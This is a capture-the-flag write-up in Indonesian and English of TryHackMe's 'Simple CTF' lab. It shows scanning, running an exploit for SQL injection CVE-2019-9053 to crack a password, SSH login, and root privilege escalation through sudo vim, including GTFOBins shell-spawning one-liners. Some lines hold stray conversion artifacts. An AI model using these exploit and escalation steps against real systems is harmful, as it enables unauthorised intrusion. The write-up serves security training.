

WRITE UP SIMPLE CTF

TRYHACKME

REZKA NORHAFIZAH

How many services are running under port 1000?

Scan menggunakan nmap :

```
(root@kali)~# nmap -A 10.10.219.217
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-23 07:11 EDT
Nmap scan report for 10.10.219.217
Host is up (0.40s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
ftp-anon: Anonymous FTP login allowed (FTP code 230)
Can't get directory listing: TIMEOUT
ftp-syst:
STAT:
FTP server status:
  Connected to ::ffff:10.17.22.87
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 1
  vsFTPD 3.0.3 - secure, fast, stable
End of status
80/tcp    closed http
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
  256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
```

Answer : 2

What is running on the higher port?

Answer : SSH

What's the CVE you're using against the application?

Pertama, saya scan menggunakan gobuster dan menemukan direktori simple :

```
(root@kali)~# gobuster dir -u 10.10.219.217 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://10.10.219.217
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Timeout:      10s

2021/10/23 07:15:43 Starting gobuster in directory enumeration mode


./hta          (Status: 403) [Size: 292]
./htpasswd     (Status: 403) [Size: 297]
./htaccess     (Status: 403) [Size: 297]
/index.html    (Status: 200) [Size: 11321]p -A 10.10.219.217
/robots.txt    (Status: 200) [Size: 929]
/server-status (Status: 403) [Size: 301]
/simple        (Status: 301) [Size: 315] [→ http://10.10.219.217/simple/]

2021/10/23 07:18:49 Finished
```

Lalu, saya jalankan di browser dan muncul tampilan berikut :



Kemudian saya search menggunakan serachcploit CVE untuk CMS Made simple versi 2.2.8 :



Didapat nomor CVE-nya yaitu 46635 dan saya menemukan bahwa itu adalah SQL injection.



Answer : CVE-2019-9053

To what kind of vulnerability is the application vulnerable?

Answer : sqli

What's the password?

Hint : You can use /usr/share/seclists/Passwords/Common-Credentials/best110.txt to crack the pass

Setelah mendapat nomor CVE nya tadi, saya unduh script tersebut ke local untuk membrute force password nya :

```
(root@kali)-[/home/kali]
# searchsploit -m php/webapps/46635.py
Exploit: CMS Made Simple < 2.2.10 - SQL Injection
URL: https://www.exploit-db.com/exploits/46635
Path: /usr/share/exploitdb/exploits/php/webapps/46635.py
File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /home/kali/46635.py
```

Dan saya jalankan menggunakan python :

```
(root@kali)-[/home/kali]
# python2.7 46635.py -u http://10.10.219.217/simple/ --crack -w /usr/share/seclists/Passwords/Common-Credentials/best110.txt
```

```
[+] Salt for password found: 1dac0d92e9fa69EM
[+] Username found: mitch
[+] Email found: admil3qo
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
```

Didapat username mitch, namun passwordnya masih terenkripsi. Lalu saya coba menggunakan wordlist rockyou.txt :

```
(root@kali)-[/home/kali]
# python2.7 46635.py -u http://10.10.219.217/simple/ --crack -w /usr/share/wordlists/rockyou.txt
```

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admi987
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Dan didapat passwordnya yaitu secret.

Answer : secret

Where can you login with the details obtained?

```
(root@kali)-[/home/kali]
# ssh mitch@10.10.219.217 -p 2222
The authenticity of host '[10.10.219.217]:2222 ([10.10.219.217]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBj0+NFK0jZvL5L0VF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.219.217]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.219.217's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
$ pwd
/home/mitch
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
```

Answer : SSH

What's the user flag?

```
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
```

Answer : G00d j0b, keep up!

Is there any other user in the home directory? What's its name?

```

$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
messagebus:x:106:110:./var/run/dbus:/bin/false
uidd:x:107:111:./run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117:./nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,:/proc:/bin/false
saned:x:119:127:./var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
sunbath:x:1000:1000:VuLn,,:/home/sunbath:/bin/bash
```

Answer : sunbath

What can you leverage to spawn a privileged shell?

Untuk masuk ke root saya menggunakan command “sudo -l” dan mendapat info terdapat shell yang terdapat di /usr/bin/vim :

```

$ sudo -l
User mitch may run the following commands on Machine:
 (root) NOPASSWD: /usr/bin/vim
```

Answer : vim

What's the root flag?

Setelah mendapat shell yang ada di /usr/bin/vim saya menggunakan gtfobins untuk melakukan spawning bash root : (reference : <https://gtfobins.github.io/gtfobins/vim/>)

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo vim -c '!/bin/sh'`

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py3 import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

Dan saya jalankan di terminal SSH dan saya mendapat shell root nya :

```
(root) mitch@kali: /usr/bin/vim
$ sudo vim -c '!/bin/sh'

# pwd
/home/mitch
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
user.txt
# cd /root
# pwd
/root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
```

Answer : W3ll d0n3. You made it!